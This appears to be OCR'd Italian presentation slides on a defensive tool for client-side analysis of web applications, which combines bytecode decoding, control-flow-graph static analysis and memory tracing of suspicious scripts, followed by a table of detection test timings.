


Bytecode decoder

Fase statica che si occupa di ridurre la complessità del *bytecode*

1. trasformazione in forma intermedia
2. costruzione *control flow graph*


Architettura del *framework*



Analizzatore statico

Fase statica che dato un *control flow graph* ne analizza il comportamento.

Architettura del *framework*



Memory tracer

Fase dinamica per il tracciamento dell'occupazione di memoria di uno script sospetto.

Conclusioni

Contributi

Studio, progettazione ed implementazione di uno strumento per l'analisi lato client di applicazioni web.

Sviluppi futuri

- Estensione dell'euristiche per il rilevamento di altre tipologie d'attacco.
- Ottimizzazioni $\Longrightarrow$ ridurre ulteriormente l'overhead

Grazie per l'attenzione

Risultati

	Script estratti	Memoria occupata	Forma intermedia	Costruzione CFG	Analisi	Rilevato
Test1	5	630Mb	25.841ms	47.018ms	1.064ms	$\surd$
Test2	2	104Mb	12.177ms	31.318ms	0.660ms	$\surd$
Test3	2	733Mb	19.558ms	52.665ms	1.204ms	$\surd$
Test4	2	260Mb	30.565ms	97.665ms	2.066ms	$\surd$
Test5	5	130Mb	16.899ms	39.947ms	0.514ms	$\surd$